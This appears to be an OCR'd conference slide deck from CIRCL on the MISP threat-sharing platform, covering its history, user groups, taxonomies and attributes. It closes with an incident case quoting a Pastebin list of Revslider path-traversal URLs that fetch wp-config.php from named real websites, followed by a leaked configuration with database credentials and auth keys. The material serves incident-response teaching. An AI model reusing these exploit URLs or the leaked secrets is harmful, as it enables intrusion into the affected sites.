Seamless threat intel sharing and automation using MISP

CIRCL
Computer Incident
Response Center
Luxembourg

MISP
Threat Sharing

Michael Hamm @mikel_hamm
Andras Iklody @iglocska

TLP:WHITE

AusCERT 2017-05-26


MISP and starting from a practical use-case

- During a malware analysis workgroup in 2012, we discovered that we worked on the analysis of the same malware.
- We wanted to share information in an easy and automated way **to avoid duplication of work**.
- Christophe Vandeplas (then working at the CERT for the Belgian MoD) showed us his work on a platform that later became MISP.
- A first version of the MISP Platform was used by the MALWG and **the increasing feedback of users** helped us to build an improved platform.
- MISP is now **a community-driven development**.

Development based on practical user feedback

- There are many different types of users of an information sharing platform like MISP:
  - **Malware reversers** willing to share indicators of analysis with respective colleagues.
  - **Security analysts** searching, validating and using indicators in operational security.
  - **Intelligence analysts** gathering information about specific adversary groups.
  - **Law-enforcement** relying on indicators to support or bootstrap their DFIR cases.
  - **Risk analysis teams** willing to know about the new threats, likelyhood and occurences.
  - **Fraud analysts** willing to share financial indicators to detect financial frauds.

MISP model of governance



Many objectives from different user-groups

- Sharing indicators for a **detection** matter.
  - 'Do I have infected systems in my infrastructure or the ones I operate?'
- Sharing indicators to **block**.
  - 'I use these attributes to block, sinkhole or divert traffic.'
- Sharing indicators to **perform intelligence**.
  - 'Gathering information about campaigns and attacks. Are they related? Who is targeting me? Who are the adversaries?'
- $\rightarrow$ These objectives can be conflicting (e.g. False-positives have different impacts)

Sharing Difficulties

- Sharing difficulties are not really technical issues but often it's a matter of **social interactions** (e.g. **trust**).
- Legal restriction
  - "Our legal framework doesn't allow us to share information."
  - "Risk of information leak is too high and it's too risky for our organisation or partners."
- Practical restriction
  - "We don't have information to share."
  - "We don't have time to process or contribute indicators."
  - "Our model of classification doesn't fit your model."
  - "Tools for sharing information are tied to a specific format, we use a different one."

MISP Project Overview

- The **core project**[a] (PHP/Python) supports the backend, API and UI.
- Modules (Python) to expand MISP functionalities (import, export or enrich).
- Taxonomies (JSON) to add categories and global tagging.
- Warning-lists (JSON) to help analysts to detect potential false-positives.
- Galaxy (JSON) to add threat-actors, tools or "intelligence".

[a] `http://github.com/MISP/`

MISP features

- MISP[1] is an IOC and threat sharing free and open source software.
- MISP has **many functionalities** e.g. flexible sharing groups, **automatic correlation**, free-text import helper, event distribution and collaboration.
- Many export formats which support IDSes / IPSes (e.g. Suricata, Bro, Snort), SIEMs (eg CEF), Host scanners (e.g. OpenIOC, STIX, CSV, yara), analysis tools (e.g. Maltego), DNS policies (e.g. RPZ)
- After some years of trial-and-error, we explain the background behind current and new **MISP features**.


[1] https://github.com/MISP/MISP

Communities using MISP


- CIRCL operates multiple MISP instances with a significant user base (more than 700 organisations with more than 1500 users).
- Trusted groups running MISP communities in island mode or partially connected mode.
- Financial sector (banks, ISACs, payment processing organisations) use MISP as a sharing mechanism.
- Military and international organisations (NATO, military CSIRTs, n/g CERTs,...)
- After some years of trial-and-error, we explain the background behind current and new **MISP features**.

MISP core distributed sharing functionality


- MISP's core functionality is sharing where everyone can be a consumer and/or a contributor/producer.
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.



A Common Integration



The MISP pipeline




Use case: Normalising OSINT and Private Feeds

- Normalising external input and feeds in MISP (e.g. feed importer).
- Comparing feeds before import (how big is the overlap? false-positives?).
- Evaluating the quality of the information before importing it (warning-list lookups at feed evaluation).
- Great way to avoid buying a black box that could have been covered by free OSINT feeds / feeds you already have, inspired by MLSec's Threat Intelligence Quotient (TIQ) test.

Supporting Classification

- Tagging is a simple way to attach a classification to an event or an attribute.
- **Classification must be globally used to be efficient**.
- MISP includes a flexible tagging scheme where users can select from more than 45 existing taxonomies or create their taxonomy.



18	✔	✖	admiralty-scale:information-credibility="1"	admiralty-scale	4	0			
19	✔	✖	admiralty-scale:information-credibility="2"	admiralty-scale	15	1			
20	✔	✖	admiralty-scale:information-credibility="3"	admiralty-scale	12	4			
21	✔	✖	admiralty-scale:information-credibility="4"	admiralty-scale	1	0			
22	✔	✖	admiralty-scale:information-credibility="5"	admiralty-scale	1	0			
23	✔	✖	admiralty-scale:information-credibility="6"	admiralty-scale	2	0			
12	✔	✖	admiralty-scale:source-reliability="a"	admiralty-scale	0	0			
13	✔	✖	admiralty-scale:source-reliability="b"	admiralty-scale	15	53			
14	✔	✖	admiralty-scale:source-reliability="c"	admiralty-scale	5	2			
15	✔	✖	admiralty-scale:source-reliability="d"	admiralty-scale	1	0			
16	✔	✖	admiralty-scale:source-reliability="e"	admiralty-scale	0	0			
17	✔	✖	admiralty-scale:source-reliability="f"	admiralty-scale	4	2			
1203	✔	✖	adversary:Infrastructure-action="monitoring-active"	adversary	1	0			
1201	✔	✖	adversary:Infrastructure-action="passive-only"	adversary	0	0			

Events and Attributes in MISP

- MISP attributes[2] initially started with a standard set of "cyber security" indicators.
- MISP attributes are purely **based on usage** (what people and organisations use daily).
- Evolution of MISP attributes is based on practical usage and users (e.g. addition of the **financial indicators**).
- MISP galaxy recently introduced to support additional descriptions like **threat actors**, **preventive measures** or tools used by adversaries.
- In next versions, MISP objects will be added to give the freedom to the **community to build objects consisting of attribute combinations** and share them.

[2] attributes can be anything that helps describe the intent of the event package from indicators, vulnerabilities or any relevant information

Terminology about Indicators

- Indicators[3]
  - Indicators contain a pattern that can be used to detect suspicious or malicious cyber activity.
- Attributes in MISP can be network indicators (e.g. IP address), system indicators (e.g. a string in memory) or even bank account details.
  - An attribute is always in a category (e.g. Payload delivery) which tells us the context of what the attribute is trying to describe.
  - They also have a type, describing how the attribute is describing the intent of the attribute's creator (e.g via an MD5 hash).
  - The value of an attribute contains the actual data being shared.
  - An IDS flag on an attribute allows to determine if **an attribute can be automatically used for detection**.
  - Correlations are automatically added between attributes of different events that match one another

[3] IoC Indicator of Compromise is a subset of indicators

CIRCL
Computer Incident
Response Center
Luxembourg


- Usecase: Sharing

Public posting on Pastebin

text 8.38 KB raw download clone embed report print

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!
! Site By GAZA 2017/05/20 !
!!!!!!!!!!!!!!!!!!!!!!!!!!!
http://russia.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://akzcreative.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://eujus.eu/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://mineral-falkon.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.azconsulting.al/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://jaotur.com.br/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://tiotite.com.ar/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.plasticoslaspiur.com.ar/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.confidente.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://bedeliairishdance.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.michaelhermann.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.dotty.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.1800forpromo.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://wit.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://waveparkgroup.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.mindlifeclinic.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.commercialfinanceaust.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.kitchenpainting.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.moon-dress.at/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
```

What is this



text 8.38 KB raw download clone embed report print

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!
! Site By GAZA 2017/05/20 !
!!!!!!!!!!!!!!!!!!!!!!!!!!!
http://russia.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://rac.gop.pk/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://akzcreative.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://eujus.eu/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://mineral-falkon.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.azconsulting.al/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://jaotur.com.br/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://tiotite.com.ar/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.plasticoslaspiur.com.ar/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.confidente.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://bedeliairishdance.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.michaelhermann.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.dotty.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.1800forpromo.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://wit.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://waveparkgroup.com/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.mindlifeclinic.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.commercialfinanceaust.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.kitchenpainting.com.au/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
http://www.moon-dress.at/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
```

- List of suspicious URLs
- Total of 85 URLs
- Our constituency was affected

  $\rightarrow$ Investigate what happened

That's not good

admin-ajax-2.php

```php
<?php
define('DB_NAME', 's46440i0');
define('DB_USER', 's46440i0');
define('DB_PASSWORD', '4550ee');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
define('AUTH_KEY',         'F?YRm~:"dx~hyz5=Xk?uX3./-_[V[]+|B=bq^WWH0m*7Ep&U%o?,og78Pr!J&]&$');
define('SECURE_AUTH_KEY',  'DA]4rJ~Wt8O#?p.u0(i|k2n1~gjt^A#&7TbtSh8kSUTKE9+Y_%u(!VR8}o^,p}Iw');
define('LOGGED_IN_KEY',    'XD0;UhuhWnL5%IE+5r#TLPmy8TBcT[Z_X%7r8_f+F$KG9(J?&nYPp70iupC{_6@(');
define('NONCE_KEY',        '<KKR^Ew:!y%_G=@;iQ"~@hyL>)6]G$Lw^gJ^&sQ>4)r+zC"k,5r@z}5F^CgspPO{');
define('AUTH_SALT',        'Wn3_[gxRs3/LZ":3e>?,9D)9YEAMSj7$~Cvp~0=;Y!"tn8T_[Ep?Qhom39x:NVK<');
define('SECURE_AUTH_SALT', '3+"AYXr.O6%YUgh.,K|<QnW4RHyxKwy8=zv,Nkz(G^d&?XwR8nN&UUargpZuQG4=');
define('LOGGED_IN_SALT',   '90e,ke_=6Gax@3:?3)`5cV?25D=KU;GuJJ/(;V"o;JD+OKup!Nw^Z#m05q%pP9zn');
